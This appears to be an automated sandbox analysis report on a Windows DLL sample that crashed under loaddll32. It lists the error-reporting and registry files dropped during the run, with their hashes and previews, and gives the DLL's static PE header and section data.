| Preview: | ..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.8.2.8.7.6.4.6.9.0.1.0.4.1.3.7.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.8.2.8.7.6.4.7.8.5.5.7.2.5.2.8.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.2.a.c.8.0.4.4.d.-.7.e.d.7.-.4.e.e.0.-.9.9.7.2.-.d.1.4.f.0.b.e.9.0.5.c.c.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.e.f.6.9.2.9.7.b.-.6.a.a.5.-.4.4.9.4.-.8.0.d.c.-.5.9.2.4.f.e.e.e.c.0.8.d.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.a.e.8.-.0.0.0.1.-.0.0.1.b.-.2.3.c.1.-.6.3.7.2.0.e.e.7.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e. |

| C:\ProgramData\Microsoft\Windows\WER\Temp\WER42EA.tmp.csv | |
|---|---|
| Process: | C:\Windows\System32\svchost.exe |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 50030 |
| Entropy (8bit): | 3.054147686736165 |
| Encrypted: | false |
| SSDEEP: | 1536:KDHBHa6Nhq/xO6qJx7ZVUWy1aeQHQRq5FnwBc:KDHBHa6Nhq/xO6qJx7ZVUWy1aeQHQRqD |
| MD5: | DB316FD905C5EEC16689FBF1188FF219 |
| SHA1: | E9B1316080E88C59E7A40FBBA7460625D30AE0A0 |
| SHA-256: | 2BDF36F9AAAC312455E5758250AE9A86845C3E3F27CEFAE6E8F8530E0481C161 |
| SHA-512: | D0933B8AFF200BF926569B5BB346CE11808C732DBFFDC867C41837D97F28CFF6F3087745CA6E52157C1F5292948E9057918DC3328F3D88FE20FD513CEB398A75 |
| Malicious: | false |
| Preview: | I.m.a.g.e.N.a.m.e.,.U.n.i.q.u.e.P.r.o.c.e.s.s.I.d.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.,.W.o.r.k.i.n.g.S.e.t.P.r.i.v.a.t.e.S.i.z.e.,.H.a.r.d.F.a.u.l.t.C.o.u.n.t.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.H.i.g.h.W.a.t.e.r.m.a.r.k.,.C.y.c.l.e.T.i.m.e.,.C.r.e.a.t.e.T.i.m.e.,.U.s.e.r.T.i.m.e.,.K.e.r.n.e.l.T.i.m.e.,.B.a.s.e.P.r.i.o.r.i.t.y.,.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.,.V.i.r.t.u.a.l.S.i.z.e.,.P.a.g.e.F.a.u.l.t.C.o.u.n.t.,.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.r.i.v.a.t.e.P.a.g.e.C.o.u.n.t.,.R.e.a.d.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.W.r.i.t.e.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.O.t.h.e.r.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.R.e.a.d.T.r.a.n.s.f.e.r.C.o.u.n.t.,.W.r.i.t.e.T.r.a.n.s.f.e.r.C.o.u.n.t.,.O.t.h.e.r.T.r.a.n.s.f.e.r.C.o.u.n.t.,.H.a.n. |

| C:\ProgramData\Microsoft\Windows\WER\Temp\WER4731.tmp.txt | |
|---|---|
| Process: | C:\Windows\System32\svchost.exe |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 13340 |
| Entropy (8bit): | 2.695477969437785 |
| Encrypted: | false |
| SSDEEP: | 96:9GiZYWgxMOGLbY2YF7rW5H3YEZD/Ftk0i7PL+ywHrabP0aIDCZylOIBr3:9jZDrhlW/tEsaIDyylZBr3 |
| MD5: | 1209E9856FAAC6EE0EBA4C9651FE3D2E |
| SHA1: | 1C287B56C1F4F1995A0BE8D4782C6C5BC380D20F |
| SHA-256: | 6E9CBD4477736F6D621027C286969B6CFBEAFA6AA92300A4F44E12598A20BAD1 |
| SHA-512: | 0B725614CC5D8BBCA42AA5B49DE130FEFF8A642319C42C07C681726A393E20447327AF5275CC0ECD0278E1E5D538D7519B29ABA40EC34EA603B1E209946492BC |
| Malicious: | false |
| Preview: | B...T.i.m.e.r.R.e.s.o.l.u.t.i.o.n. . . . . .1.5.6.2.5.0.....B...P.a.g.e.S.i.z.e. . . . . .4.0.9.6.....B...N.u.m.b.e.r.O.f.P.h.y.s.i.c.a.l.P.a.g.e.s. . . . . .1.0.4.8.3.1.5.....B...L.o.w.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.....B...H.i.g.h.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.3.1.0.7.1.9.....B...A.l.l.o.c.a.t.i.o.n.G.r.a.n.u.l.a.r.i.t.y. . . . . .6.5.5.3.6.....B...M.i.n.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .6.5.5.3.6.....B...M.a.x.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .1.4.0.7.3.7.4.8.8.2.8.9.7.9.1.....B...A.c.t.i.v.e.P.r.o.c.e.s.s.o.r.s.A.f.f.i.n.i.t.y.M.a.s.k. . . . . |

| C:\ProgramData\Microsoft\Windows\WER\Temp\WER6578.tmp.csv | |
|---|---|
| Process: | C:\Windows\System32\svchost.exe |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 49640 |
| Entropy (8bit): | 3.0548950330398768 |
| Encrypted: | false |

| C:\ProgramData\Microsoft\Windows\WER\Temp\WER6578.tmp.csv | |
|---|---|
| SSDEEP: | 1536:DFHpHg6Hk/xdqJm/6RGkUzy1aChH9JilOUEs:DFHpHg6Hk/xdqJm/6RGkUzy1aChH9JiF |
| MD5: | 7863E9D9221D3FBF2399DB5AF9DEF6B7 |
| SHA1: | 2DD938F1431660404BE4B3EF39AA57E6C3FDD144 |
| SHA-256: | 167A77564754A61CB6875DD0B654B29EDD3FC7E6DDD75FA82B5F21E4B6DB0B62 |
| SHA-512: | E2C0BB85E449DC3CD53F86A2FD00B2D0BCF6B747EFBE7BCBA1A2B0BB3FBCA9755C76B2946AFBAC34203F31F87C1EEF685EB7B3E577A98D6BCE1A95A46A98FB2E |
| Malicious: | false |
| Preview: | I.m.a.g.e.N.a.m.e.,.U.n.i.q.u.e.P.r.o.c.e.s.s.I.d.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.,.W.o.r.k.i.n.g.S.e.t.P.r.i.v.a.t.e.S.i.z.e.,.H.a.r.d.F.a.u.l.t.C.o.u.n.t.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.H.i.g.h.W.a.t.e.r.m.a.r.k.,.C.y.c.l.e.T.i.m.e.,.C.r.e.a.t.e.T.i.m.e.,.U.s.e.r.T.i.m.e.,.K.e.r.n.e.l.T.i.m.e.,.B.a.s.e.P.r.i.o.r.i.t.y.,.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.,.V.i.r.t.u.a.l.S.i.z.e.,.P.a.g.e.F.a.u.l.t.C.o.u.n.t.,.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.r.i.v.a.t.e.P.a.g.e.C.o.u.n.t.,.R.e.a.d.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.W.r.i.t.e.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.O.t.h.e.r.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.R.e.a.d.T.r.a.n.s.f.e.r.C.o.u.n.t.,.W.r.i.t.e.T.r.a.n.s.f.e.r.C.o.u.n.t.,.O.t.h.e.r.T.r.a.n.s.f.e.r.C.o.u.n.t.,.H.a.n. |

| C:\ProgramData\Microsoft\Windows\WER\Temp\WER6896.tmp.txt | |
|---|---|
| Process: | C:\Windows\System32\svchost.exe |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 13340 |
| Entropy (8bit): | 2.6949302636440335 |
| Encrypted: | false |
| SSDEEP: | 96:9GiZYWQ0OZNLAY+GYPWOZHDYEZFUItFidPe+fw1LfaWGrfiwIhA3:9jZD3JGcUELaWGrfiHhA3 |
| MD5: | 0DB248CBA273C43C6A6B69E38B7E724D |
| SHA1: | 9921F602B78EC02EFDEEF824E843544F4320952A |
| SHA-256: | 01AEDC7579FF57CDFDADED143AA5F40032984CEA68063CB658A2BAE76D8367FC |
| SHA-512: | 21AB0FC7B1E591EC6A91B2CEE377804FDDBE3855BB2227D93C9EF34D6E9EC7DE627C53A9B4414EE0B229368CF81B5C98F65152AF1BEB34DA278F1C3B95D35E30 |
| Malicious: | false |
| Preview: | B...T.i.m.e.r.R.e.s.o.l.u.t.i.o.n. . . . . .1.5.6.2.5.0.....B...P.a.g.e.S.i.z.e. . . . . .4.0.9.6.....B...N.u.m.b.e.r.O.f.P.h.y.s.i.c.a.l.P.a.g.e.s. . . . . .1.0.4.8.3.1.5.....B...L.o.w.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.....B...H.i.g.h.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.3.1.0.7.1.9.....B...A.l.l.o.c.a.t.i.o.n.G.r.a.n.u.l.a.r.i.t.y. . . . . .6.5.5.3.6.....B...M.i.n.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .6.5.5.3.6.....B...M.a.x.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .1.4.0.7.3.7.4.8.8.2.8.9.7.9.1.....B...A.c.t.i.v.e.P.r.o.c.e.s.s.o.r.s.A.f.f.i.n.i.t.y.M.a.s.k. . . . . |

| C:\ProgramData\Microsoft\Windows\WER\Temp\WERBBD7.tmp.dmp | |
|---|---|
| Process: | C:\Windows\SysWOW64\WerFault.exe |
| File Type: | Mini DuMP crash report, 15 streams, Wed Dec 1 23:54:21 2021, 0x1205a4 type |
| Category: | dropped |
| Size (bytes): | 25952 |
| Entropy (8bit): | 2.5479659724080994 |
| Encrypted: | false |
| SSDEEP: | 192:TiDG6u6spOt1fhX7XAqki6+Hr38MuGe44NQ7y:PANrfl2iL38MuGe3 |
| MD5: | E1A30403EED9771979C9650D013EC47D |
| SHA1: | 076661FCF34BEF8F26632B0B057C674CF3EB4CC5 |
| SHA-256: | BC39011699A393049A13127695D3275B89C15DB4A64D057D66E9EC770D73B9FF |
| SHA-512: | F4F17AD966CD71DAD028A582EC4BD2349DE1C0C63B6A8AA53E3505BEECAF149B12182D0B9C8560B0419F804F45927DAD3A689DDDCF16C475520885DC7F5F15B |
| Malicious: | false |
| Preview: | MDMP..... .....-..a.....4.....H.....$.....`.....8.....T.....h....X.....U.....B.....p.... ...GenuineIntelW.....T.....a-.....0.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ..... ..... |

| C:\ProgramData\Microsoft\Windows\WER\Temp\WERBEC6.tmp.WERInternalMetadata.xml | |
|---|---|
| Process: | C:\Windows\SysWOW64\WerFault.exe |
| File Type: | XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 8340 |
| Entropy (8bit): | 3.703515995405675 |
| Encrypted: | false |
| SSDEEP: | 192:Rrl7r3GLNi0d6Y6YrBSUKogmfOSz3+pBU89bKusfRum:RrlsNi+6Y6YtSUKogmfOSzgKtfB |
| MD5: | 45A99EB6F7CDE7E0DF4A21A1559328AB |
| SHA1: | 9465E6CB513F9B45CCF4D1FB0EF88C66DE804495 |
| SHA-256: | 662E516BDCCF642EE2AD6CB7DCEE1335EE98068A32458DA8036C8C9A49468F87 |
| SHA-512: | 205A9F77F77B2066F68306C34F5489C7D912C5A968270532A93DB56F3E09DC2076CFBEFC2981F167134F5AF1D09E3ADAE742DC4529878C832D4D5BD32387A942 |
| Malicious: | false |

| C:\ProgramData\Microsoft\Windows\WER\Temp\WERBEC6.tmp.WERInternalMetadata.xml | |
|---|---|
| Preview: | ..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.8.8.8.<./.P.i.d.>..... |

| C:\ProgramData\Microsoft\Windows\WER\Temp\WERC34B.tmp.xml | |
|---|---|
| Process: | C:\Windows\SysWOW64\WerFault.exe |
| File Type: | XML 1.0 document, ASCII text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 4598 |
| Entropy (8bit): | 4.478723336936157 |
| Encrypted: | false |
| SSDEEP: | 48:cvIwSD8zs8JgtWl90CkgwSWSC8BgM8fm8M4J2yvZFP+q84WzZyKcQIcQwQyd:uITf6frgwzSNaxJBLwZyKkwQyd |
| MD5: | 65A742620F6F9B0AB1DA05AB57E36B71 |
| SHA1: | 3E2CC66D1F3A55506A3B1AF09743A04127D46DF2 |
| SHA-256: | B5D59C26CC24E65876D68F0277C1707BB5AA9FBFBC8AC6BA143B2CA1C863F2DE |
| SHA-512: | 71ECC6CD82EC8BAE0757B6426C28646AC2EC3E6DE1C86BC5AEBB41F6E84C6611B87229E8090FBE87B2477361504B96C40E06F74AC910C68C1EB1E8ED8CBAAF1 |
| Malicious: | false |
| Preview: | <?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1279265" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />.. |

| C:\ProgramData\Microsoft\Windows\WER\Temp\WERDC5F.tmp.dmp | |
|---|---|
| Process: | C:\Windows\SysWOW64\WerFault.exe |
| File Type: | Mini DuMP crash report, 15 streams, Wed Dec 1 23:54:29 2021, 0x1205a4 type |
| Category: | dropped |
| Size (bytes): | 1058968 |
| Entropy (8bit): | 1.3634743704673724 |
| Encrypted: | false |
| SSDEEP: | 1536:v9+iGC6hao+C30BRC38srMs9TTfGdvblT98kLpvauTYLx05f:vPk36s38ITT0laUauE105f |
| MD5: | 36C4A2EFB238E98383A4DA1690926559 |
| SHA1: | 62E82195C1A515A566E2A7ED27F8BE83B1D33783 |
| SHA-256: | FD1409A26E79C02A441D26CAE2BF474FE84D822607B0256F1B8BF59CFDAEF049 |
| SHA-512: | 62294FBEC73AED3CD1C75D42F6DE49FCC22AE9F3FCD7474C5C886B3497A1F125966376A1398D849AF9C846B0F1E3F037B0118E9A563D52CC1CDA4B694200E0E |
| Malicious: | false |
| Preview: | MDMP..... .....5..a.....4.....H.....$.....`.....8.....T.....@...X.....U.....B.....p.....GenuineIntelW.....T.....a-.....0.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... |

| C:\ProgramData\Microsoft\Windows\WER\Temp\WERE365.tmp.WERInternalMetadata.xml | |
|---|---|
| Process: | C:\Windows\SysWOW64\WerFault.exe |
| File Type: | XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 8300 |
| Entropy (8bit): | 3.69335608268857 |
| Encrypted: | false |
| SSDEEP: | 192:Rrl7r3GLNi006c6YrJSUZCgmfL8GSZ+pDV89biusfb2m:RrlsNin6c6YFSUZCgmfLrSnitfz |
| MD5: | 45B484554E744A5B39F40F9CFA754EEF |
| SHA1: | 3C7130BDDC84A64FA209B52ADBA5346B264EE96D |
| SHA-256: | BA597D1ECA4C78138A47D7797D5059815572533C30DCA96917BAD65B6CE03951 |
| SHA-512: | E5071F2DCC042469BC5A696EAE73246E2EA25CECA922B9ECE1A96158ABE0DC7090D38AFEEE3F9E4C1F5C4DDC77AE498C0C71BC7290E141A7D67BB6044ED8762 |
| Malicious: | false |
| Preview: | ..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.6.8.8.8.<./.P.i.d.>..... |

| C:\ProgramData\Microsoft\Windows\WER\Temp\WERE5C7.tmp.xml | |
|---|---|
| Process: | C:\Windows\SysWOW64\WerFault.exe |
| File Type: | XML 1.0 document, ASCII text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 4558 |
| Entropy (8bit): | 4.431257039534109 |
| Encrypted: | false |
| SSDEEP: | 48:cvIwSD8zs8JgtWI90CkgwSWSC8Bo8fm8M4J2yGtFg+q84tj1yKcQlcQwQyd:uITf6frgwzSN3JEox1yKkwQyd |
| MD5: | 8834F0F83F8A79BA6E8F5A04C815DC4C |
| SHA1: | 2E2BAC63DEBD1E64B97486EDA994F6F2183AB686 |
| SHA-256: | CC01D1EE6767DF3178982FC44C0322E038A2638E9071D90DE6C80D4F8F98F93B |
| SHA-512: | E090841A1192FCA51DC9B7D10BB70DC066F1549FC58BD3046539F71BB7F40458D833AAFC0880D7435BBDEC86CCE0DA0DC8A2E5E893030FCA71778755F0AEA0E |
| Malicious: | false |
| Preview: | <?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1279265" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />.. |

| C:\Windows\appcompat\Programs\Amcache.hve | |
|---|---|
| Process: | C:\Windows\SysWOW64\WerFault.exe |
| File Type: | MS Windows registry file, NT/2000 or above |
| Category: | dropped |
| Size (bytes): | 1572864 |
| Entropy (8bit): | 4.240892545103475 |
| Encrypted: | false |
| SSDEEP: | 12288:EjySJL1r13tcB96tQi9Ot58i3vV1IzQlZyCjP/pH+Mnns0HP:0ySJL1r13tS96tmt3 |
| MD5: | 6645A32F023CD201C9B65B259632ED51 |
| SHA1: | CF405D0557BC2EBBD413607ADF5C8527F9D2F548 |
| SHA-256: | 687E0E6DB616F1113BDF6BC49594216C2691AC85D9895A144032CCA4A08D222A |
| SHA-512: | 3CD598BB6161B080F596147EBFE356461BCE90B369987D2169B7324FE3520F846DC603CF462AE8E136843627B3FDFB3717543C682160F9B55F3A8886572508D1 |
| Malicious: | false |
| Preview: | regfl...l...p.\..,..... .....\.A.p.p.C.o.m.p.a.t.\.P.r.o.g.r.a.m.s.\.A.m.c.a.c.h.e...h.v.e...4.....E.4.....E.....5.....E.rmtmz3..... .....4'..... ..... |

| C:\Windows\appcompat\Programs\Amcache.hve.LOG1 | |
|---|---|
| Process: | C:\Windows\SysWOW64\WerFault.exe |
| File Type: | MS Windows registry file, NT/2000 or above |
| Category: | dropped |
| Size (bytes): | 16384 |
| Entropy (8bit): | 3.7278103860465284 |
| Encrypted: | false |
| SSDEEP: | 384:nwK5K5Acv4KgnVVeeDze/1NKZtjnT8GRFwXnl:wUKLg/eeDze9NYtjAGRFwX |
| MD5: | 9C13EE322F620513A3DD4EFA4D7A2BE7 |
| SHA1: | AF610639D69985357C4555CFB746470BE176FE3C |
| SHA-256: | 9A13391967B3D52EB8080979E217AF6023059A5F6C5C0F8AE64F4CF22E0C77A8 |
| SHA-512: | 3F55323E578C727284461EC0E0BA49AFCBBBB8DC29417D6AA9D4CE63C935A12C33FFDB5EC4A5D82CA385E56CBBAD99CD29205684DCF05A39CF53265E054EACD2 |
| Malicious: | false |
| Preview: | regfH...H...p.\..,..... .....\.A.p.p.C.o.m.p.a.t.\.P.r.o.g.r.a.m.s.\.A.m.c.a.c.h.e...h.v.e...4.....E.4.....E.....5.....E.rmtmz3..... .....2'..HvLE.>.....H.....F..Nt...-..Y.....hbin.....p.\..,.....nk,.....x..... .....&...{ad79c032-a2ea-f756-e377-72fb9332c3ae}.....nk ..... ..... .....Z.....Root.....lf.....Root....nk ..... .....*.....DeviceCensus.....vk .....WritePermissionsCheck.....p... |

# Static File Info

## General

| | |
|---|---|
| File type: | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows |

## General

| | |
|---|---|
| Entropy (8bit): | 7.067319727198819 |
| TrID: | • Win32 Dynamic Link Library (generic) (1002004/3) 99.60%<br>• Generic Win/DOS Executable (2004/3) 0.20%<br>• DOS Executable Generic (2002/1) 0.20%<br>• Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00% |
| File name: | IGidwJjoUs.dll |
| File size: | 372736 |
| MD5: | daf0060326338fd3d153248ca89b40e5 |
| SHA1: | b11244a64678d1e8280b7daf273cb0563ee51803 |
| SHA256: | e9f7e82f30ad5350adb0ad37ac11bc26ae7f3b0879fe33e2a23c97f158c85780 |
| SHA512: | 727ab782457d503480cb9e4991634be013effac466daa6431045bbda9f252f36c74b17ba5f94a4438781f950f3fe5e2076ae1b8cc39e273b3746842dc239d71a |
| SSDEEP: | 6144:qRsMh9YQWtcgA70wgF7nJyj6CQK+klVDRjudJMrt32fFcRmXIeJXjWMmAD:cvm9Y0HFLORQKqV4epRmxAvAD |
| File Content Preview: | MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....0...Q...Q...Q..E#...Q..E#...Q..E#...Q../$...Q...$...Q...$...Q...$...Q..E#...Q...Q...Q...Q...Q../$...Q../$...Q..Rich.Q..... |

## File Icon

| | |
|---|---|
| Icon Hash: | 74f0e4ecccdce0e4 |

## Static PE Info

### General

| | |
|---|---|
| Entrypoint: | 0x1001a401 |
| Entrypoint Section: | .text |
| Digitally signed: | false |
| Imagebase: | 0x10000000 |
| Subsystem: | windows gui |
| Image File Characteristics: | 32BIT_MACHINE, EXECUTABLE_IMAGE, DLL, LARGE_ADDRESS_AWARE |
| DLL Characteristics: | DYNAMIC_BASE, NX_COMPAT |
| Time Stamp: | 0x61A7100E [Wed Dec 1 06:02:54 2021 UTC] |
| TLS Callbacks: | 0x1000c500 |
| CLR (.Net) Version: | |
| OS Version Major: | 6 |
| OS Version Minor: | 0 |
| File Version Major: | 6 |
| File Version Minor: | 0 |
| Subsystem Version Major: | 6 |
| Subsystem Version Minor: | 0 |
| Import Hash: | 609402ef170a35cc0e660d7d95ac10ce |

### Entrypoint Preview

### Data Directories

### Sections

| Name | Virtual Address | Virtual Size | Raw Size | Xored PE | ZLIB Complexity | File Type | Entropy | Characteristics |
|---|---|---|---|---|---|---|---|---|
| .text | 0x1000 | 0x264f4 | 0x26600 | False | 0.546620521173 | data | 6.29652715831 | IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ |
| .rdata | 0x28000 | 0x313fa | 0x31400 | False | 0.822468868972 | data | 7.43223852179 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ |
| .data | 0x5a000 | 0x1844 | 0xe00 | False | 0.270647321429 | data | 2.60881097454 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ |
